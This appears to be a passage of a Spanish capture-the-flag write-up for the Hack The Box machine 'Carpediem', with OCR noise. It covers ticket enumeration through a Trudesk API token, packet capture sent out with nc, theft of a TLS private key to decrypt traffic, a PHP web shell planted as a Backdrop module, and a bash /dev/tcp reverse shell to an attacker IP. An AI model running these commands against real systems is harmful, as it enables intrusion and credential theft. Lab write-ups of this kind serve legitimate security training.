Figura 32: Archivos-sistema

Se encuenta Trudesk, se encuentran también, una apikey y un subdomino el cual añadimos a /etc/hosts.

trudesk.carpediem.htb




Figura 33: Trudesk-login

Viendo la documentación de trudesk se aprecia que reutilizando el accesstoken, se puede recoger información, en este caso la más importante son los tickets, mediante xargs y aplicando una secuencia se puede sacar los resultados que interesan.

seq 1 2000 | xargs -P50 -I {} curl -s -X GET http://trudesk.carpediem.htb/api/v1/tickets/{} -H "accesstoken: f8691bd2d8d613ec89337b5cd5a98554f8fffcc4" | jq | grep -vE "false|Invalid Ticket|{|}"

```
└─# seq 1 2000 | xargs -P50 -I {} curl -s -X GET http://trudesk.carpediem.htb/api/v1/tickets/{} -H "accesstoken: f8691bd2d8d613ec89337b5cd5a98554f8fffcc4" | jq | grep -vE "false|Invalid Ticket|{|}"
```

Figura 34: xargs

De todo el output de la anterior secuencia se filtra (*grep*) por la palabra comment, se encuentran los ultimos 4 digitos del ID del empleado **horace flaccus** y el procedimiento para el login del software **Zoiper** junto al PIN, con el cual se consigue una contraseña.




Figura 35: comments






Figura 36: Zoiper

Figura 37: Password

Se prueba la contraseña en ssh para el usuario/nuevo empleado **Horace Flaccus**.



(a) ssh



(b) User.txt

Figura 38: Flag

8. Abusing Capabilities (tcpdump)

Una vez dentro de la maquina, se investigan las *capabilities* de manera recursiva desde la raiz. se encuentra tcpdump que permite capturar trafico.

getcap -r / 2>/dev/null

Figura 39: tcpdump

Se aprecian otros puertos que no se habian encontrado en enumeraciones anteriores, haciendo uso de curl, se encuentra un nuevo subdominio llamado **backdrop.carpediem.htb**. Mediante dynamic port forwarding en ssh y se aplica conexiones tipo socks para llegar al puerto **:8002**.




Figura 40: Puertos-abiertos




Figura 41: Backdrop

(a) -D 1080 (b) lsof

Figura 42: Forwarding-Port

Se abre ahora la conexión tipo sock mediante el plugin **FoxyProxy**.




Figura 43: FoxyProxy

Toda petición web irá a traves de este puerto que se acaba de abrir **1080**, ahora se puede llegar a este puerto que es de interés, ahora podemos pasar por el dynamic port forwanding estableciendo este puerto a nuestra maquina.

https://localhost:8002




Figura 44: Backdrop

9. Abusing Weak Cipher Suite

Se utiliza tcpdump para capturar tráfico existente en la interfaz docker0 aprovechando el privilegio **tcpdump** (figura 39 de la página 19) del usuario.

tcpdump -i docker0 -w Captura.cap -v

```
└─# nc -nlvp 443 > captura.cap
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.167] 59684
```

(a) 10.10.16.2

```
hflaccus@carpediem:/tmp$ file captura.cap
captura.cap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Etherne
t, capture length 262144)
hflaccus@carpediem:/tmp$ nc 10.10.16.2 443 < captura.cap
^C
hflaccus@carpediem:/tmp$ md5sum Captura.cap
```

(b) 10.10.11.167

Figura 45: Captura.cap

Se puede analizar esta traza de tráfico mediante la herramienta **wireshark**.




Figura 46: Wireshark 1.1

Los datos en sí que se encuentran en la traza están encriptados, por lo tanto, su dificultad para ver algo en texto claro. Se investigan las primeras comunicaciones entre servidores (**Handshake**) donde se pueden analizar protocolos empleados y cierta información que se intercambian los sistemas en sus primeros estados de conexión.




Figura 47: Wireshark 1.2




Figura 48: Wireshark 1.3

En este caso el cipher suite empleado para la comunicación es **TLS_RSA_WITH_AES_256_CBC_SHA256**, el cual no soporta Perfect Forward Secrecy (**PFS**), por lo tanto, si se tiene acceso a estos certificados se podría descifrar el contenido bajo esta comunicación.

Se sabe que la web **backdrop.carpediem.htb** funciona a traves del protocolo **HTTPS** normalmente asociado al puerto:**443**, se busca en nuestra maquina victima archivos backdrop.

```
find / -name *backdrop* 2>/dev/null
```

```
hflaccus@carpediem:/tmp$ find / -name *backdrop* 2>/dev/null
/etc/ssl/certs/backdrop.carpediem.htb.key
/etc/ssl/certs/backdrop.carpediem.htb.crt
/usr/share/icons/Humanity/apps/24/xfce4-backdrop.svg
/usr/share/icons/Humanity/apps/48/xfce4-backdrop.svg
/usr/share/icons/Humanity/apps/128/xfce4-backdrop.svg
```

Figura 49: find Backdrop

Se transfieren a nuestro equipo los archivos de la carpeta **/etc/ssl/certs/** y se añade el archivo **.key** a la herramienta **Wireshark** para desencriptar.

```
┌──(root㉿kali)-[/home/…/HTB/CarpediemHTB/content/Dump]
└─# scp hflaccus@10.10.11.167:/etc/ssl/certs/backdrop\* .
hflaccus@10.10.11.167's password:
backdrop.carpediem.htb.crt                    100% 1269    18.3KB/s   00:00
backdrop.carpediem.htb.key                    100% 1679     9.3KB/s   00:00
```

Figura 50: scp




Figura 51: Claves






Figura 52: decrypted

Se encuentran las credenciales de un nuevo usuario llamado **jpardella**. Se prueba estas credenciales en el login de la web **backdrop.carpediem.htb** (figura 44 de la página 20). Se encuentra que hay acceso al portal de administración usando estas credenciales.



(a) credentials (b) login



(c) Dashboard

Figura 53: jpardella

10. Backdrop Enumeration/Backdrop Exploitation

Una vez dentro de este panel administrativo, se enumeran las diferentes funcionalidades que posee este gestor. Se encuentra la posibilidad de poder instalar un nuevo modulo como se muestra a continuación:





Figura 54: module

Se descarga un módulo llamado shortcode con el cual probaremos esta funcionalidad.



(a) shortcode (b) update

Figura 55: upload-module

10.1. Abusing Backdrop - Installing new module

Se crea un script en php en la carpeta del módulo que hemos descargado al cual se le llama **cmd.php**, permite el control de los comandos que se quiera ejecutar mediante el empleo de cmd.

```
1  <?php
2    echo "<pre" . shell_exec{$_REQUEST['cmd']) . "</pre>";
3  ?>
4
```

(a) nvim (b) cmd.php

Figura 56: script.php

Ahora se vuelve a repetir el mismo procedimiento de instalación del módulo shortcode.




Figura 57: malicious-shortcode





Figura 58: url

Bajo las mismas directrices empleadas en la figura 29 de la página 15, se inicia el procedimiento para entablar una reverse shell para acceder al otro contenedor.

cmd=bash -c "bash $-i >$ & **/dev/tcp/10.10.16.2/443** $0 >$ &1**"**



(a) whoami (b) hostname

(c) /proc/net/tcp (d) one liner

Figura 59: reverse-shell.2

```
┌──(root㉿kali)-[/home/…/HTB/CarpediemHTB/content/modules]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.167] 43138
bash: cannot set terminal process group (273): Inappropriate ioctl for device
bash: no job control in this shell
www-data@90c7f522b842:/var/www/html/backdrop/modules/shortcode$ whoami
whoami
www-data
www-data@90c7f522b842:/var/www/html/backdrop/modules/shortcode$ script /dev/null -c bash
<ackdrop/modules/shortcode$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@90c7f522b842:/var/www/html/backdrop/modules/shortcode$ ^Z
zsh: suspended  nc -nlvp 443

